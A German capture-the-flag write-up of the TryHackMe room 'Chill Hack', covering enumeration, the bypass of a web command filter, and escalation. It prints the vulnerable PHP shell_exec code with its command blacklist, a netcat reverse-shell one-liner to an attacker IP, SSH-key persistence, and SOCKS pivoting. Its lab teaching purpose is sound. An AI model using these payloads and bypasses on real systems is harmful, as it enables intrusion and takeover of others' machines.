

# Chill Hack

## 1. Vorbemerkung

[Chill Hack](#) ist ein als einfach eingestufter Raum auf Tryhackme. Abgesehen von der IP der zugehörigen Virtuellen Maschine werden keine Informationen mitgegeben.

```
export IP=10.10.236.143
```

Die IP-Adresse innerhalb des Tryhackme-VPNs ändert sich jedes Mal, wenn die Maschine neu gestartet wird.

Als *Attack Machine* wird eine lokale, mit dem [VPN](#) verbundene Kali-Linux VM verwendet.

Wie bei einem CTF üblich besteht die Aufgabe darin, die User- und Root-Flag auf dem Zielsystem zu finden. Dabei handelt es sich um Zeichenketten innerhalb einer Datei, auf welche man nur Zugriff hat, wenn es gelungen ist die entsprechenden Privilegien auf dem System zu erlangen.

Der Raum eignet sich spezifisch, um einige Angriffsvektoren auf containerisierte Umgebungen zu demonstrieren.

### 1.1 Fehlkonfiguration des internen Docker-Netzwerks

Mangelndes Verständnis über die verschiedene Wirkungsweise von `expose` und `publish` bzw. `ports` in der `docker-compose.yml` führt dazu, dass Dienste nicht nur dem internen Docker-Netzwerk, sondern direkt auf dem Host geöffnet werden.

Im Raum ließ sich bspw. ein interner MySQL-Server vom Zielsystem aus aufrufen. Mittels Pivoting-Techniken gelangt man schließlich direkt vom Angriffssystem über einen infizierten Host an die MySQL-Datenbank.

### 1.2 Nutzer mit der Docker-Gruppe

Da für das Anlegen von cgroups und namespaces erweiterte Rechte erforderlich sind, läuft der Docker-Daemon unter dem Root-Nutzer. Somit sind Nutzer der Docker-Gruppe, welche folglich mit dem Docker-Daemon frei interagieren können, indirekt auch Admin-Nutzer.

Die finale *Privilege Escalation* zeigt wie geradezu einfach es ist mit Docker-Befehlen Root-User zu werden.

## 2. Host Enumeration

Ein vollständiger nmap SYN-Scan zeigt 3 offene Ports.

```
sudo nmap -sV -sS -Pn -vv -p- $IP
# -sV : Service Detection
# -sS : SYN-Scan (also SYN --> SYN-ACK --> RST), erzeugt keine aktive Verbindung, welche bei einem Admin auffallen könnte
# -PN : Host scannen unabhängig davon, ob er angepingt werden kann
```

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 63	vsftpd 3.0.3
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel				

Filesharing-Dienste (FTP, Samba, NFS) sind oftmals fehlkonfiguriert, sodass ein *anonymous login* möglich ist.

```
( )-[~]
$ ftp $IP
Connected to 10.10.236.143.
220 (vsFTPd 3.0.3)
Name (10.10.236.143:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Hier konnte man sich mit dem Nutzer `anonymous` und ohne Passwort auf dem FTP-Server anmelden. Auf dem FTP-Server liegt eine Text-Datei. Es könnte sich lohnen diese lokal anzusehen.

```
ftp> dir
229 Entering Extended Passive Mode (|||6034|)
150 Here comes the directory listing.
-rw-r--r--    1 1001      1001        90 Oct 03 2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||9891|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% |*****| 90          17.46
KiB/s   00:00 ETA
226 Transfer complete.
90 bytes received in 00:00 (1.82 KiB/s)
ftp> exit
221 Goodbye.
```

Die `note.txt` beschreibt:

Anurodh told me that there is some filtering on strings being put in the command -- Apaar

Somit sind zwei Nutzernamen bekannt:


- Anurodh
- Apaar

Außerdem gibt es vermutlich irgendwo ein CLI, wo einige Befehle rausgefiltert werden. In einem realistischen Szenario würde eine Textdatei dieser Art wohl eher kaum aufzufinden sein. Allerdings wäre es durchaus denkbar über offen liegende Installer-Skripte, Datebank-Dumps an Nutzerdaten und andere sensitive Daten zu gelangen.

Mehr lässt sich über den FTP-Server nicht herausfinden.

## 3. Web Enumeration

Im nmap-Scan wurde ein Apache-Webserver gefunden. Es scheint sich um eine Seite für Sport-Nachrichten zu halten.



Der Response-Header verrät nichts Neues gegenüber dem nmap-Scan:

```
HTTP/1.1 200 OK
Date: Sat, 10 Dec 2022 07:36:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Thu, 31 May 2018 10:47:06 GMT
ETag: "8970-56d7e303a7e80-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5293
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```


Auf dem Webserver liegt keine `robots.txt`. Versucht man gewaltsam Subdirectories zu erraten, fällt das Unterverzeichnis `/secret` ins Auge.

```

$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u $IP -x php,html,txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.236.143
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php,html,txt
[+] Timeout:     10s
=====
2022/12/10 02:40:26 Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 315] [--> http://10.10.236.143/images/]
/index.html      (Status: 200) [Size: 35184]
/contact.php     (Status: 200) [Size: 0]
/blog.html       (Status: 200) [Size: 30279]
/news.html       (Status: 200) [Size: 19718]
/about.html      (Status: 200) [Size: 21339]
/contact.html    (Status: 200) [Size: 18301]
/css             (Status: 301) [Size: 312] [--> http://10.10.236.143/css/]
/team.html       (Status: 200) [Size: 19868]
/js              (Status: 301) [Size: 311] [--> http://10.10.236.143/js/]
/fonts           (Status: 301) [Size: 314] [--> http://10.10.236.143/fonts/]
/secret          (Status: 301) [Size: 315] [--> http://10.10.236.143/secret/]
Progress: 27792 / 882244 (3.15%)


```

Dort befindet sich wiederum ein Web-CLI:




Je nach dem welche Befehle man versucht auszuführen, werden eine von zwei Antworten angezeigt.

Zulässige Befehle (z.B. `whoami`) geben den Rückgabewert des Befehls aus.



Unzulässige Befehle (z.B. `ls`) werden blockiert.



## 4. Exploitation

Auf dem Netzwerk-Tab ist zu erkennen, dass ein POST-Request an den `/secret`-Endpunkt ausgeführt wird. Interessanterweise werden bei direkter Anfrage der API keine Befehle gefiltert:

```
curl -X POST -d 'command="ls"' $IP/secret/
# gibt index.php zurück
```

```
[~] $ curl -X POST -d 'command="ls"' $IP/secret/
<html>
<body>

<form method="POST">
    <input id="comm" type="text" name="command" placeholder="Command">
    <button>Execute</button>
</form>
<h2 style="color:blue;">images
index.php
</h2>
<style>
    body
    {
        background-image: url('images/blue_boy_ttyping_nothought.gif');
        background-position: center center;
        background-repeat: no-repeat;
        background-attachment: fixed;
        background-size: cover;
    }
</style>
</body>
</html>
```

Ausgaben, die nicht zum Rückgabewert des Befehls gehören, können zur Lesbarkeit weggelassen werden:

```
curl -X POST -d "command=\"ls\" \"$IP/secret/ | grep -E -v 'background|<*>'
```

Probiert man einen zusammengesetzten Befehl auszuführen (Parameter/Optionen mit Leerzeichen getrennt), kommt keine Rückgabe.

```
[~] $ curl -X POST -d "command='ls -la'" $IP/secret/ | grep -E -v 'background|<*>' % Total  % Received % Xferd  Average Speed   Time   Time   Time  Current
                                         Dload  Upload   Total  Spent   Left  Speed
100  584  100  566  100    18   6483     206 ---:---:---:---:---:--- 6790
                                             body
                                             {
```

Dieses Problem kann umgangen werden, wenn der Befehl nochmals in Anführungszeichen verpackt wird.

```

└─( [REDACTED] )-[~/1_TryHackMe/Chill]
$ curl -X POST -d "command=\"\`ls -la\`\" $IP/secret/ | grep -E -v 'background|<*>'"
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total Spent   Left  Speed
100  779  100  761  100     18   8785    207 --:--:-- --:--:-- --:--:--   9058

drwxr-xr-x 3 root root 4096 Oct  4  2020 .
drwxr-xr-x 8 root root 4096 Oct  3  2020 ..
drwxr-xr-x 2 root root 4096 Oct  3  2020 images
-rw-r--r-- 1 root root 1520 Oct  4  2020 index.php
        body
        {
}

```

Somit liegt der Backend-Quelltext offen (`cat index.php`)

```
curl -X POST -d "command=\"\`cat index.php\`\" $IP/secret/ | grep -E -v 'background|<*>'"
```

Interessant ist dabei der Abschnitt unterhalb der HTML-Forms.

```

<html>
<body>

<form method="POST">
    <input id="comm" type="text" name="command" placeholder="Command">
    <button>Execute</button>
</form>
<h2 style="color:blue;"><html>
<body>
<form method="POST">
    <input id="comm" type="text" name="command" placeholder="Command">
    <button>Execute</button>
</form>
<?php
    if(isset($_POST['command']))
    {
        $cmd = $_POST['command'];
        $store = explode(" ",$cmd);
        $blacklist = array('nc', 'python',
'bash','php','perl','rm','cat','head','tail','python3','more','less','sh','ls');
        for($i=0; $i<count($store); $i++)
        {
            for($j=0; $j<count($blacklist); $j++)
            {
                if($store[$i] == $blacklist[$j])
                {?>
                    # ... Error-Seite
                    <?php return;
                }
            }
        }
        ?><h2 style="color:blue;"><?php echo shell_exec($cmd);?></h2>
        # ... Erfolg-Seite
    <?php} ?>
# ... HTML
</html>


```

Scheinbar werden Befehle gefiltert indem die übergebene Zeichenkette an Leerzeichen aufgespaltet und anschließend getestet wird, ob ein unzulässiger Befehl der Blacklist:

```
$blacklist = array('nc', 'python',
'bash','php','perl','rm','cat','head','tail','python3','more','less','sh','ls');
```

enthalten ist.

Das heißt `eval "ls"` sollte auf der Seite erlaubt sein:



Gut, also es lassen sich so jetzt beliebige Befehle auf der Seite unter dem Nutzer `www-data` ausführen. Auf [Revshells](#) findet man einige Payloads für Reverse Shells. Eine die in diesem Fall funktioniert ist:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.10.185 1234 >/tmp/f
# bzw.:
eval "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.10.185 1234 >/tmp/f"
```

Zuvor muss natürlich ein Netcat-Listener auf einem separaten Terminal gestartet werden:

```
nc -lvpn 1234
```

```
[~] $ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.9.10.185] from (UNKNOWN) [10.10.236.143] 58030
sh: 0: can't access tty; job control turned off
$ [REDACTED]
```

... und wir haben eine Shell. Da Python auf dem Zielsystem installiert ist, kann man auf gewohnten Wegen die Shell stabilisieren:

```
# shell stabilisation

python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
# CTRL+Z
stty raw -echo; fg
```

Von allen Home-Verzeichnissen (apaar, anurodh, aurick) kann nur auf das von Apaar lesend zugegriffen werden.

```
www-data@ubuntu:/home$ ls -la
total 20
drwxr-xr-x  5 root      root     4096 Oct  3  2020 .
drwxr-xr-x 24 root      root     4096 Oct  3  2020 ..
drwxr-x---  2 anurodh   anurodh  4096 Oct  4  2020 anurodh
drwxr-xr-x  5 apaar    apaar    4096 Oct  4  2020 apaar
drwxr-x---  4 aurick   aurick   4096 Oct  3  2020 aurick
```

Die Datei `.helpline.sh` sieht verdächtig aus...

```
www-data@ubuntu:/home/apaar$ ls -la
total 44
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..
-rw----- 1 apaar apaar     0 Oct  4  2020 .bash_history
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc
drwx----- 2 apaar apaar 4096 Oct  3  2020 .cache
drwx----- 3 apaar apaar 4096 Oct  3  2020 .gnupg
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh
-rw----- 1 apaar apaar  817 Oct  3  2020 .viminfo
-rw-rw---- 1 apaar apaar   46 Oct  4  2020 local.txt
```

```
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person, Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

\$msg wird direkt ausgeführt. Es wäre ja typisch für ein CTF wenn ...

```
sudo -l
# Matching Defaults entries for apaar on ubuntu:
#    env_reset, mail_badpass,
# secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
#
# User apaar may run the following commands on ubuntu:
#    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```

Die .helpline.sh kann unter dem Nutzer Ahaar ausgeführt werden.

```
sudo -u apaar ./helpline.sh
```

```
www-data@ubuntu:/home/apaar$ sudo -u apaar ./helpline.sh
2022-12-10 07:00:34 OPTIONS IMPORT: peer-id set
2022-12-10 07:00:34 Using peer cipher 'AES-256-CBC'
2022-12-10 07:00:34 Outgoing Data Cipher 'AES-256-CBC'
2022-12-10 07:00:34 python3 -c 'import pty; pty.spawn("/bin/bash")'
apaar@ubuntu:~$ 0:34 net_route_vrf_best_gw query: dst 0.0.0.0
```

## 5. Local Enumeration

Aufgrund des vorliegenden .shh-Verezeichnis ist davon auszugehen, dass für den Nutzer Ahaar auch SSH-Zugriff konfiguriert wurde. Dementsprechend wäre es sinnvoll, wenn zunächst die *Reverse Shell* zu einer dauerhaften ssh-Shell verbessert wird.

```
ssh-keygen
```

```

apaar@ubuntu:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/apaar/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/apaar/.ssh/id_rsa.
Your public key has been saved in /home/apaar/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:MbELqfN96UOPHTxYhbde229DslomuDIQhmnKVfx5mU apaar@ubuntu
The key's randomart image is:
+---[RSA 2048]---+
| . .
| . o .
| o = . o
| . + o * E o .
| X . S o . .
| . * o . oo= o oo
| + o .o*+.o=..
| . . + o+.=. .o
| . . oooo. .o
+---[SHA256]---+

```

```

ls .ssh
# authorized_keys  id_rsa  id_rsa.pub

```

Public Key in die authorized\_keys kopieren

```

cat .ssh/id_rsa.pub >> .ssh/authorized_keys

```

```

apaar@ubuntu:~$ cat .ssh/id_rsa.pub >> .ssh/authorized_keys
apaar@ubuntu:~$ cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC3Bz0CWTm3aFsN/RKd4n4tBT71A+vJYONyyrDDj59Pv8lnVtxi1/VI2Nb/op1nHucuz1tYMJDMe2kk
b+5CX6uiYfnryzD40QoQUhC4tMSmopIoAi322Y5QzSY1mSBESddCsn0C5VgE9in4PFl3rFv/k05hJDTXewmCh06vN70AT5CLbf9lTtf1/Ga40pRixYFlV
5owqZci697h17Is1K7RSFCQZwLGl29pLHPBwOpXkHpJqnqEl6Wgu+y0jvauNKzgIypD0EyojgX+10PogSER8WNu0c8w6wq0m6gTaAayPioIATTD/ECDBMJ
PLYN71t6Wi5E+7R2GT6IRF1ghTg65KXwxj6Vn7bJ99BLSlaq2Qk60UYpxhhkaE5koPKCJhb92BsrGEUHTOMFjKhCypQctjG9noW2jzm+/beqKcEZINQE
QfzQFIGKdH0ypGfCCvD6YFUg7lcqqHQ5Zd+9a5+5WYUE0XkNzJzU/yxfQ8RDB2In/ZptDYNBFoHXFM= root@ubuntu
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQc97sTYgiXbRrtGNqE965WjYe/WeJ2R/n9t72hBVFl/iY0Rc5B3w97n0lTId95wEXIt9GlgQmWay15Vv/
oBaJfRhNmVc8R9TlNTu35llYvTHDG9x+fwE1U7jKBZjSla012XtANXHOC0tpvVTADoijscIrhXHpfHgyBJUtcQmt3R5FaEuwBUqHmlUFcIwme73Fwnoz4Q
3irvEKvGZLchMykoY5+cJaC50ZL3z6DFcYycQSXvzClN7xnw2Sl+vS1UlEWl2pf/eWzJG4auzDL1T9TeBov9Z+kCs0gEv57Rm/GH19nw20yoSjNU5tEw
tWoF5Kx6pu7Tlygygqqs0Wv9D apaar@ubuntu

```

und den private-key (id\_rsa) auf die Angriffsmaschine kopieren.

```

vim id_rsa
chmod 600 id_rsa
ssh apaar@$IP -i id_rsa

```

```

19 packages can be updated.
0 updates are security updates.

```

```

Last login: Sun Oct  4 14:05:57 2020 from 192.168.184.129
apaar@ubuntu:~$ 

```

[LinPeas](#) hilft dabei die lokale Enumeration zu automatisieren. Das Script orientiert sich hierfür an der ausführlichen Liste von PrivEsc-Vektoren aus [book.hacktricks.xyz](#).

```

# auf Angriffs-VM:
wget https://github.com/carlospolop/PEASS-ng/releases/download/20221211/linpeas.sh
python3 -m http.server

# auf Zielsystem (IP ersetzen mit eigener Angriffs-VM IP)
wget 10.9.10.185:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh -a > linpeas.txt

```

Die Auswertung kann wiederum mit scp abgeholt werden:

```
scp -i id_rsa apaar@$IP:/home/apaar/linpeas.txt linpeas.txt
less -r linpeas.txt
```

Folgende Findings sind interessant:

- Vulnerable to CVE-2021-4034; allerdings fehlt auf dem Host die notwendige GLibc-Abhängigkeit, also erstmal nur für später merken
- Container-Werkzeuge vorhanden
- offene interne Ports (9001, 3306)

```
Container
Container related tools present
/usr/bin/docker
/usr/bin/lxc
/usr/bin/runc
Am I Containered?
Container details
Is this a container? .... No
Any running containers? .... No
```

```
Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:9001          0.0.0.0:*
          LISTEN     -
tcp      0      0 127.0.0.1:3306          0.0.0.0:*
          LISTEN     -
tcp      0      0 127.0.0.53:53          0.0.0.0:*
          LISTEN     -
tcp      0      0 0.0.0.0:22           0.0.0.0:*
          LISTEN     -
tcp6     0      0 :::80                :::*
          LISTEN     -
tcp6     0      0 :::21                :::*
          LISTEN     -
tcp6     0      0 :::22                :::*
          LISTEN     -
```

```
apaar@ubuntu:~$ docker images
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get http://%2Fvar%2Frun%2Fdocker.sock/v1.40/images/json: dial unix /var/run/docker.sock: connect: permission denied
apaar@ubuntu:~$
```

geht leider nicht...

Also wäre der nächste Schritt sich die 2 internen Dienste anzusehen.

## 6. Pivoting

Mit `ssh -D` kann ein SOCKS-Proxy eingerichtet werden, mit dessen Hilfe wiederum über `proxychains` (oder bei Webseiten bequem mit FoxyProxy) sämtlicher Netzwerkverkehr der Angriffs-VM über den SSH-Tunnel weitergeleitet wird.

```
ssh -D 8080 apaar@$IP -i id_rsa -fN
```

```
cp /etc/proxychains.conf .
echo "socks4 127.0.0.1 8080" >> proxychains.conf
```

Title or Description (optional)  
temp proxy

Proxy Type  
SOCKS5

Color  
#cc6826

Send DNS through SOCKS5 proxy  
 Port  
8080

Proxy IP address or DNS name ★  
127.0.0.1

Username (optional)  
username

Password (optional)  
\*\*\*\*\*

Die zwei in 5. gefundenen internen Dienste kann man jetzt nochmal mit nmap prüfen:

```
proxychains nmap 127.0.0.1 -p3306,9001 -sV -PN
```

PORT	STATE	SERVICE	VERSION
3306/tcp	open	mysql	MySQL 5.7.31-0ubuntu0.18.04.1
9001/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))

Mit aktiverter FoxyProxy-Weiterleitung lässt sich die interne Webseite lokal über den Browser der Angriffs-VM erreichen:

The screenshot shows a browser window with the following details:

- Address bar: localhost:9001
- Page Title: Customer Portal
- Section: Log In
- Fields: Username, Password
- Buttons: Submit

Hier kommt man erstmal nicht weiter. Also vielleicht wieder mithilfe eines Directory-Busting Werkzeugs oder mit einem Web-Scanner wie nikto.

```
proxychains nikto -h http://localhost:9001
```

```
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or
restrict access to allowed sources.
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
+ OSVDB-3268: /images/: Directory indexing found.
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
+ OSVDB-3233: /icons/README: Apache default file found.
[proxychains] Strict chain ... 127.0.0.1:8080 ... 127.0.0.1:9001 ... OK
```

Mit Nikto findet man 3 Verzeichnisse, aber sonst leider keine offensichtlichen Schwachstellen:

- /images
- /icons
- /server-status

Die `/server-status`-Seite sieht erst einmal vielversprechend aus, da sie ggf. auf weitere Unterverzeichnisse zeigen könnte. Allerdings stellt sich nach Ausprobieren fest, dass diese nicht existieren.

**Apache Server Status for localhost (via 127.0.0.1)**

Server Version: Apache/2.4.29 (Ubuntu)  
 Server MPM: prefork  
 Server Built: 2020-08-12T21:33:25


---

Current Time: Saturday, 10-Dec-2022 12:50:42 UTC  
 Restart Time: Saturday, 10-Dec-2022 11:58:20 UTC  
 Parent Server Config, Generation: 1  
 Parent Server MPM Generation: 0  
 Server uptime: 52 minutes 21 seconds  
 Server load: 0.00 0.00 0.00  
 Total accesses: 2920 - Total Traffic: 4.8 MB  
 CPU Usage: u.36 s.21 cu0 cs0 - .0181% CPU load  
 .93 requests/sec - 1594 B/second - 1715 B/request  
 3 requests currently being processed, 8 idle workers

W \_ K \_ W .....  
 .....  
 Scoreboard Key:  
 " - Waiting for Connection, "s" Starting up, "r" Reading Request,  
 "w" Sending Reply, "k" Keepalive (read), "b" DNS Lookup,  
 "c" Closing connection, "l" Logging, "g" Gracefully finishing,  
 "i" Idle cleanup of worker, " ." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	Protocol	VHost	Request
0-0	1099	0/0/0	W	0.00	2899	0	0.0	0.00	10.9.10.185	http/1.1	127.0.1.1:80	POST /secret/ HTTP/1.1	
1-0	1100	0/328/328	_	0.06	14	0	0.0	2.29	127.0.0.1	http/1.1	127.0.1.1:9001	GET /HTTP/1.1	
2-0	1101	0/183/183	_	0.04	22	0	0.0	0.72	127.0.0.1	http/1.1	127.0.1.1:9001	GET /rubrique.asp?no=c:\boot.ini 55 80040e14 [Microsoft] ODBC_S	
3-0	1102	100/430/430	K	0.09	0	0	73.3	0.35	127.0.0.1	http/1.1	127.0.1.1:9001	GET /sysuser/docmgr/eedit.stm?url=../.HTTP/1.1	
4-0	1103	0/321/321	_	0.07	4	0	0.0	0.22	127.0.0.1	http/1.1	127.0.1.1:9001	GET /proxy/sslogin?user=administrator&password=administrator H	
5-0	1796	0/557/557	_	0.11	18	0	0.0	0.39	127.0.0.1	http/1.1	127.0.1.1:9001	GET //././data/config/microsrvcfg HTTP/1.1	
6-0	2613	0/220/220	_	0.04	8	0	0.0	0.15	127.0.0.1	http/1.1	127.0.1.1:9001	GET /secret HTTP/1.1	
7-0	2696	0/179/179	W	0.03	0	0	0.13	0.13	127.0.0.1	http/1.1	127.0.1.1:9001	GET /server-status HTTP/1.1	
8-0	2698	0/203/203	_	0.04	18	0	0.0	0.14	127.0.0.1	http/1.1	127.0.1.1:9001	GET //../../../../../../../../etc/passwd HTTP/1.1	
